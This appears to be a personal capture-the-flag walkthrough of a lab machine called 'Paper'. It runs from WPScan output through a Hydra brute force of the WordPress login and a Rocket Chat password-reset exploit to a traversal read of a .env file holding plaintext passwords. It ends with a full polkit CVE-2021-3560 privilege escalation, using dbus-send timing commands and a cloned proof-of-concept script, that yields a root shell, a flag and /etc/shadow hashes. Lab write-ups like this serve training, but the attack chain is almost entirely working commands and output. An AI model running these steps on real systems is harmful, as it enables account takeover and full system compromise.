 | Readme: http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/readme.txt
 | [!] The version is out of date, the latest version is 9.0.12
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/, status: 200
 |
 | Version: 9.0.9 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://office.paper/wp-content/plugins/stops-core-theme-and-plugin-updates/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Feb 23 17:12:58 2022
[+] Requests Done: 96991
[+] Cached Requests: 7
[+] Data Sent: 26.348 MB
[+] Data Received: 18.959 MB
[+] Memory used: 491.375 MB
[+] Elapsed time: 00:29:48
```

https://www.cvedetails.com/cve/CVE-2019-15650/

hydra

```
kali@kali:~$ hydra -l prisonmike -P /usr/share/wordlists/rockyou.txt office.paper http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Foffice.paper%2Fwp-admin%2F&testcookie=1:ERROR'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-23 15:11:25
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://office.paper:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Foffice.paper%2Fwp-admin%2F&testcookie=1:ERROR
[STATUS] 105.00 tries/min, 105 tries in 00:01h, 14344294 to do in 2276:53h, 16 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344103 to do in 2422:60h, 16 active
[STATUS] 97.00 tries/min, 679 tries in 00:07h, 14343720 to do in 2464:34h, 16 active
[80][http-post-form] host: office.paper   login: prisonmike   password: teamomucho
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-23 15:25:56
```






ok so after enumerating all the pages i found a few trashed pages and a mention of a chat.. so i decided to try chat.office.paper... and...it worked..

/etc/hosts

```
10.10.11.143    paper office.paper chat.office.paper blog.office.paper
```

chat.office.paper



/etc/hosts


```
10.10.11.143    paper office.paper chat.office.paper blog.office.paper chat.paper.htb
```

http://www.w3.org/TR/CSP2/
http://www.w3.org/TR/CSP/
http://caniuse.com/#search=content+security+policy
http://content-security-policy.com/
https://github.com/shapesecurity/salvation
https://developers.google.com/web/fundamentals/security/csp#policy_applies_to_a_wide_variety_of_resources
well not much here.. tried to get exploit to work but takes forever!! can barely load anything from this site..

```
ect at 0x7feb59e21ca0>: Failed to establish a new connection: [Errno 110] Connection timed out'))
(venv) kali@kali:~/CVE-2021-22911$ python3 exploit.py -u prisonmike -a admin -t http://chat.office.paper
[+] Resetting prisonmike password
[+] Password Reset Email Sent
Got: d
Got: d2
Got: d2A
Got: d2AN
Got: d2ANJ
Got: d2ANJV
```


takes over an hour for this much to happen..

went back to review wordpress vulns, so i checked this one out.. and found....
This and this



and finally some speed back... got a page to load with no proxy and created the user still running extremely slow, but getting somewhere...

Username	Password
SuperDuper	SuperDuper@SuperDuper.com



<!=====Contents of file ../../../../../../home/dwight/hubot/.env=====>

```
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
```

<!=====End of file ../../../../../../home/dwight/hubot/.env=====>

recyclops file ../../../../../../home/dwight/hubot/.env

recyclops:Queenofblad3s!23 ⇒ 00 - Loot > Creds

User Dwight Enumeration

linpeas.sh

```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.29

Vulnerable to CVE-2021-3560



╔══════════╣ Analyzing Rocketchat Files (limit 70)
lrwxrwxrwx. 1 root root 42 Jul  3  2021 /etc/systemd/system/multi-user.target.wants/rocketchat.service -> /usr/lib/systemd/system/rocketchat.service
Environment=MONGO_URL=mongodb://rocket:my$ecretPass@localhost:27017/rocketchat?replicaSet=rs01&authSource=rocketchat
Environment=MONGO_OPLOG_URL=mongodb://rocket:my$ecretPass@localhost:27017/local?replicaSet=rs01&authSource=admin
Environment=ROOT_URL=http://chat.office.paper
Environment=PORT=48320
Environment=BIND_IP=127.0.0.1
Environment=DEPLOY_PLATFORM=rocketchatctl
-rw-r--r-- 1 root root 673 Feb  1 09:25 /usr/lib/systemd/system/rocketchat.service
Environment=MONGO_URL=mongodb://rocket:my$ecretPass@localhost:27017/rocketchat?replicaSet=rs01&authSource=rocketchat
Environment=MONGO_OPLOG_URL=mongodb://rocket:my$ecretPass@localhost:27017/local?replicaSet=rs01&authSource=admin
Environment=ROOT_URL=http://chat.office.paper
Environment=PORT=48320
Environment=BIND_IP=127.0.0.1
Environment=DEPLOY_PLATFORM=rocketchatctl
```

exploit

```
time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris string:"Boris Ivanovich Grishenko" int32:1
```

run command to see how long it takes..

```
[dwight@paper ~]$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris string:"Boris Ivanovich
Grishenko" int32:1
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

real    0m0.057s
user    0m0.001s
sys     0m0.003s
```

#run command and terminate about half way through (0.0285s)

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:boris string:"Boris Ivanovich Grishenko" int32:1 & sleep
0.0285s ; kill $!
```

create password for user with openssl

```
[dwight@paper ~]$ openssl passwd -5 iaminvincible!
$5$U5W2Wnm2Ao9/0BdG$QiD3ERyPW2OKhFsxb93e51.vIDSoUdTf1CpI3I5PMoD
```

#change user id # and input password and kill in the middle

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1005 org.freedesktop.Accounts.User.SetPassword
string:'$5$Fv2PqfurMmI879J7$ALSJ.w4KTP.mHrHxM2FYV3ueSipCf/QSfQUlATmWuuB' string:GoldenEye & sleep 0.0285s ; kill $!
```

now simply log in and run sudo -i or sudo bash or su - root any way you can think to privesc to root

```
su - boris
```

exploit script


```
git clone https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation
```

probably other exploits this is just the first i found..
wasn't working at first so i created a user and password

```
[dwight@paper shm]$ bash poc.sh -u=superduper -p=password

[!] Username set as : superduper
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username superduper...
```

```
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username superduper  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - superduper
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper shm]$ su - superduper
Password:
[superduper@paper ~]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for superduper:
[root@paper superduper]# id
uid=0(root) gid=0(root) groups=0(root)
[root@paper superduper]# whoami
root
```

root



id && whoami

```
[root@paper superduper]# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
[root@paper superduper]# cat /root/root.txt
97c261f877a4a2b2699bdbd1b2daaaa2
```

uname -a

```
[root@paper superduper]# uname -a
Linux paper 4.18.0-348.7.1.el8_5.x86_64 #1 SMP Wed Dec 22 13:25:12 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
[root@paper superduper]# cat /etc/shadow
root:$6$rfCS6Tb3sgIjkTux$UhBHq5wWPncgtVnltzm3Squ9KBcX3/9k0y6o8AG6lNSKOobHatUWFzPS1J8uuh/QML6kyhZ10ngXa5nCBLDkL.:18811:0:99999:7:::

...[snip]...

dwight:$6$xVlcDig.sohk9jK0$BZEhwP6SZytZTTAMTqjb35j02yMHq/F4jl3WPwqFCtsf0Cbce4pqo3PS8OGXiJdXGE/C4Y4yQZAmiT60wt9OQ/:18811:0:99999:7:::
superduper:$5$fJUzmEmnywhEE1UO$Qc.Vd8uJRkpqHkSpJcvbEWBLF581xXA5ugjJYM.1ku4:19050:0:99999:7:::
```